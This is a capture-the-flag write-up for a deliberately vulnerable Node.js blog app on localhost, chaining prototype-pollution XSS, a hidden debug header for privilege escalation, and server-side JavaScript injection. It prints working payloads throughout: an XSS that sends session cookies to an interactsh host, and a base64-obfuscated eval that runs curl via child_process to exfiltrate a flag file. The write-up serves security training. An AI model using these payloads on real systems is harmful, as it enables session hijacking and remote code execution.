FlozJS Vulnerable Web Application Writeup

Challenge 1 - Client-side prototype poisoning to blind XSS

Upon registering you will see that there's a commenting functionality within the blog.

What is "finance" you might ask... That is a very good question! You probably expected us to know too since we are called Finance and Loans OrganiZation. Sorry but we dont really know, look somewhere else.

Comments

Leave a comment

SUBMIT

You can see that there's a client-side JavaScript code that handles parsing of the comments.

```
const commentSection = document.getElementById('commentSection');
const postId = '6365555ca64347bc7f5cf52a';
const addons = {
    avatar: '/assets/img/avatar.png',
    date: 'DD/MM/YYYY'
}

function encodeHTMLEntities(rawStr) {
    return rawStr.replace(/[\u00A0-\u9999<>\&]/g, ((i) =>
`&#${i.charCodeAt(0)};`));
```

```
}

function loadComment(comment) {
    let commentNode = document.createElement("p");
    let authorNode = document.createElement('div');
    let commentTextNode = document.createElement('div');
    let avatarNode = document.createElement('img');
    let dateNode = document.createElement('div');

    if ( comment.author ) {
        comment.author = encodeHTMLEntities(comment.author);
    }

    if ( comment.comment ) {
        comment.comment = encodeHTMLEntities(comment.comment);
    }

    commentWrapped = Object.assign({}, comment, addons);

    authorNode.innerHTML = commentWrapped.author;
    authorNode.classList.add('fw-bold');
    commentTextNode.innerHTML = commentWrapped.comment;
    avatarNode.src = commentWrapped.avatar;
    avatarNode.width = '50';
    dateNode.innerHTML = commentWrapped.date;
    dateNode.classList.add('fst-italic');

    commentNode.appendChild(avatarNode);
    commentNode.appendChild(authorNode);
    commentNode.appendChild(commentTextNode);
    commentNode.appendChild(dateNode);
    commentSection.appendChild(commentNode);
}

function getComments() {
    fetch('/comment/' + postId)
    .then((res) => res.json())
    .then((data) => {
        data.forEach((comment) => loadComment(comment));
    })
```

```
    .catch((err) => {
        console.log(err);
    })
}

window.onload = getComments();
```

We can see that there are 2 functions that handle escaping of comments by encoding provided input in HTML encoding. Moreover, there's a line of code that "wraps" the comment object with additional "addons" object and assigns their keys to an empty object resulting in "commentWrapped" object. Just injecting XSS payloads within the comment field or registering an account that has an XSS payload as username won't do since it will be escaped. However, if you leverage the "__proto__" quirk of JavaScript objects you can cause a prototype poisoning which bypasses the filter and renders the comment unsanitized.

Request


Pretty Raw Hex Hackvertor

```
1  POST /comment/6365555ca64347bc7f5cf52a HTTP/1.1
2  Host: localhost:3000
3  Content-Length: 76
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost:3000
10 Content-Type: application/json
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/107.0.5304.63 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
   ,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:3000/post/6365555ca64347bc7f5cf52a
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: connect.sid=
   s%3AgQ_q5UC_Kzlv7wr6qRmVrpir3roogcEz.dfFvZPrK6NMnk141QfMwoyLsQsGonvkAGhLjQWcfnPM
21 Connection: close
22
23 {
     "author":"mark",
     "__proto__":{
       "comment":"<img src=x onerror=alert('XSS')>"
     }
   }
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 302 Found
2  X-Powered-By: Express
3  Location: /
4  Vary: Accept
5  Content-Type: text/html; charset=utf-8
6  Content-Length: 46
7  Date: Fri, 04 Nov 2022 18:22:25 GMT
8  Connection: close
9
10 <p>
     Found. Redirecting to <a href="/">
       /
     </a>
   </p>
```



This is nice and all. But you won't be able to pivot to anything from there. But if comments are parsed this way, maybe other things have a similar issue? Maybe things that I can't necessarily see how they are parsed? (unless I read the code 😂).
What you'll find is that the "contact" page can be leveraged for the same sort of XSS but a blind one! (It is blind since you don't really know how it is parsed and basically are trying your luck).

Email address

Message

SEND

Set up a server which will listen to upcoming requests (I'll be using interactsh, but you can use a normal python HTTP server or whatever).

```
root@ip-172-31-30-135:attacker# interactsh-client -v

    _      __                    __       __
   (_)___  / /____  _________ _____/ /_____/ /_
  / / __ \/ __/ _ \/ ___/ __ '/ ___/ __/ ___/ __ \
 / / / / / /_/  __/ /  / /_/ / /__/ /_(__  ) / / /
/_/_/ /_/\__/\___/_/   \__,_/\___/\__/____/_/ /_/ 1.0.6

                projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[INF] Listing 1 payload for OOB Testing
[INF] cdilj15r53d99867gk605yq16nigt4bje.oast.me
```

Constructing an XSS payload in the same manner of the comments XSS.The payload attempts to exfiltrate the session cookie of the victim.

Request

Pretty Raw Hex Hackvertor

```
POST /contact HTTP/1.1
Host: localhost:3000
Content-Length: 201
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:3000
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:3000/contact
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3AgQ_q5UC_Kzlv7wr6qRmVrpir3roogcEz.dfFvZPrK6NMnk141QfMwoyLsQsGonvkAGhLjQWcfnPM
Connection: close

{
  "email":"fake@doesntreallyexist.com",
  "__proto__":{
    "message":
    "<img src=x onerror=\"this.src='https://cdilj15r53d99867gk605yq16nigt4bje.oast.me/?'+document.cookie; this.removeAttribute('onerror');\">"
  }
}
```

Response


Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 46
Date: Fri, 04 Nov 2022 18:30:34 GMT
Connection: close

<p>
  Found. Redirecting to <a href="/">
    /
  </a>
</p>
```

If you use the payload I showed then you should receive the victim's cookie after a short while.

```
------------
HTTP Request
------------

GET /?connect.sid=s%3ATg5p1XgCJNt081XSf05TILUK-GH_47S4.FjitXwIawtPlPpc6hjM6R%2FHFEA0nkc6G93UKrdo%2FBnc HTTP/2.0
Host: cdilj15r53d99867gk605yq16nigt4bje.oast.me
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB
Referer: http://localhost:3000/
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform:
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/108.0.5351.0 Safari/537.36
```


Swapping your current cookie with the exfiltrated one will result in a session hijack.



Email: dorris@floz.com
Username: dorris
Role: Staff

Challenge 2 - Developed debug functionality pushed to production

After completing the first challenge you will end up with a user that is more privileged than you (Dorris). Additionally, you will notice that a new feature within the blog is shown to you which handles user management.



Update a user's role

User


Choose user

Role

Choose role


UPDATE ROLE

I recommend elevating your user to Staff role as well for persistence of the currently acquired privileges.



Looking at the page you will see that there's an Administrator role, meaning that there is another stage possible for elevating privileges within the application. However, you can't set any user (including your own) as an administrator.

If you concluded that more enumeration is needed then you'd be correct. So if you fuzz the headers you will notice that there's an "X-Debug-Test" header which causes an error. (I usually use the "http-request-headers-fields-large.txt" wordlist for hidden headers discovery.).



Either by fuzzing or manually guessing you can find that the expected value is “true” which does not cause an error.

Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/1.1
Host: localhost:3000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Referer: http://localhost:3000/contact
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3AgQ_q5UC_Kzlv7wr6qRmVrpir3roogcEz.dfFvZPrK6NMnk141QfMwoyLsQsGonvkAGhLjQWcfnPM
Connection: close
X-Debug-Test: true
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /post
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 54
Date: Fri, 04 Nov 2022 18:43:18 GMT
Connection: close

<p>
  Found. Redirecting to <a href="/post">
    /post
  </a>
</p>
```

If you include the debug header you found in your requests you will notice that you can set any user to any role without restriction.

Request

Pretty Raw Hex Hackvertor

```
POST /manage/role HTTP/1.1
Host: localhost:3000
Content-Length: 50
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:3000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:3000/manage
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3ATg5p1XgCJNtO81XSfO5TILUK-GH_47S4.FjitXwIawtP1Ppc6hjM6R%2FHFEAOnkc6G93UKrdo%2FBnc
Connection: close
X-Debug-Test: true

userId=636555d1a64347bc7f5cf543&role=Administrator
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /manage
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 58
Date: Fri, 04 Nov 2022 18:46:08 GMT
Connection: close

<p>
  Found. Redirecting to <a href="/manage">
    /manage
  </a>
</p>
```

As you can see my “mark” user is now an Administrator role.

Email	Username	Role
bart@floz.com	bart	User
dorris@floz.com	dorris	Staff
admin@floz.com	admin	Administrator
mark@fake.com	mark	Administrator

Challenge 3 - Server-side JavaScript injection

After achieving another privilege escalation to an Administrator role you will notice that there’s a new functionality at the user management page. This functionality allows user deletion.


Delete a user

User

Choose user

DELETE USER


The user deleting flow consists of two requests. One request redirecting you to a confirmation page and another actually executes the deletion of the user



Email: bart
Username: bart@floz.com

NOPE! TAKE ME BACK | DELETE USER

The second request will have a parameter named “confirm” with the value “true”. If you inject arbitrary characters to it then you are likely to cause an error. By inspecting the error you can conclude that the error is within the JavaScript context.



Request

Pretty | Raw | Hex | Hackvertor

```
1  POST /manage/deleteUser HTTP/1.1
2  Host: localhost:3000
3  Content-Length: 41
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v=""107", "Not=A?Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost:3000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/107.0.5304.63 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
   ,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:3000/manage/deleteUserConfirm
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: connect.sid=
   s%3A-hw0fBdR81TWsWvHCIZOStCzhJFXW5gc.D%2BXeIO3m1TVma2qwJzImPC3va6BsZu2elvyLTBJiFTs
21 Connection: close
22
23 userId=6365555ca64347bc7f5cf527&confirm=)
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
1  HTTP/1.1 500 Internal Server Error
2  X-Powered-By: Express
3  Content-Security-Policy: default-src 'none'
4  X-Content-Type-Options: nosniff
5  Content-Type: text/html; charset=utf-8
6  Content-Length: 746
7  Date: Fri, 04 Nov 2022 18:54:26 GMT
8  Connection: close
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="utf-8">
14     <title>
         Error
       </title>
15   </head>
16   <body>
17     <pre>
         SyntaxError: Unexpected token &#39;)&#39;<br>
             at deleteUser (/home/mark/Desktop/FlozJS/controllers/manage.js:121:33)<br>
             at Layer.handle [as handle_request]
         (/home/mark/Desktop/FlozJS/node_modules/express/lib/router/layer.js:95:5)<br>
             at next
         (/home/mark/Desktop/FlozJS/node_modules/express/lib/router/route.js:144:13)<br>
             at middleware
         (/home/mark/Desktop/FlozJS/node_modules/express-validator/src/middlewares/check.js:16:13)<
         br>
             at runMicrotasks (&lt;anonymous&gt;)<br>
             at processTicksAndRejections (node:internal/process/task_queues:96:5)
       </pre>
18   </body>
19 </html>
20
```

At this stage you can conclude that the backend code is NodeJS if you didn't know it by now. Doing some research on how to run system commands within NodeJS you will come up with a payload of this sort

```
let { exec } = require('node:child_process'); exec('curl
http://cdim1t5r53d98am7o2i0c8honp4dmnm8j.oast.online/');
```

However, you will notice that you suddenly get 400 response codes. Meaning that there's a filter involved. The filter does not allow parsing of characters such as =, {, } and ;.

Request

Pretty | Raw | Hex | Hackvertor

```
1  POST /manage/deleteUser HTTP/1.1
2  Host: localhost:3000
3  Content-Length: 42
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost:3000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/107.0.5304.63 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
   ,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:3000/manage/deleteUserConfirm
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: connect.sid=
   s%3AOerW1lJbR_OiSF6ehcb5fbWMgA9hNXvv.7G6yF8cy6xeHp32R8CjB1i4kct%2FROjHJUnYrQ9dwOkY
21 Connection: close
22
23 userId=6367deccb55f89b216d3bea2&confirm=*
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
1 HTTP/1.1 400 Bad Request
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 0
5 ETag: W/"0-2jmj7l5rSw0yVb/vlWAYkK/YBwk"
6 Date: Sun, 06 Nov 2022 16:22:52 GMT
7 Connection: close
8
9
```

To bypass this filter some obfuscation is needed, one solution is to use JavaScript's atob() which decodes base64 data. You will have a payload of this sort.

```
eval(atob("bGV0IHsgZXhlYyB9ID0gcmVxdWlyZSgnbm9kZTpjaGlsZF9wcm9jZXNzJyk7IGV
4ZWMoJ2N1cmwgaHR0cHM6Ly9jZGltMXQ1cjUzZDk4YW03bzJpMGM4aG9ucDRkbW5tOGoub2Fzd
C5vbmxpbmUvJyk7"))
```

Using this payload within a request will result with an interaction with your server, proving that the code execution was successful.

```
root@ip-172-31-30-135:attacker# interactsh-client

    _      __                    __       __
   (_)___  / /____  _________ _____/ /_____/ /_
  / / __ \/ __/ _ \/ ___/ __ `/ __/ __/ ___/ __ \
 / / / / / /_/  __/ /  / /_/ / /__/ /_(__  ) / / /
/_/_/ /_/\__/\___/_/   \__,_/\___/\__/____/_/ /_/ 1.0.6

                projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[INF] Listing 1 payload for OOB Testing
[INF] cdim1t5r53d98am7o2i0c8honp4dmnm8j.oast.online
[cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (AAAA) from 94.230.91.21 at 2022-11-04 19:02:37
[cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (A) from 94.230.90.21 at 2022-11-04 19:02:37
[cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (AAAA) from 94.230.91.21 at 2022-11-04 19:02:37
[cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received HTTP interaction from 141.226.161.61 at 2022-11-04 19:02:38
```

If you change the payload to something like this then you will be able to read the contents of the flag. And then obfuscate it with base64 so it will bypass the filter.

```
let { exec } = require('node:child_process'); exec('curl \"http://`cat
./flag.txt`.cdim1t5r53d98am7o2i0c8honp4dmnm8j.oast.online/\"');
```

```
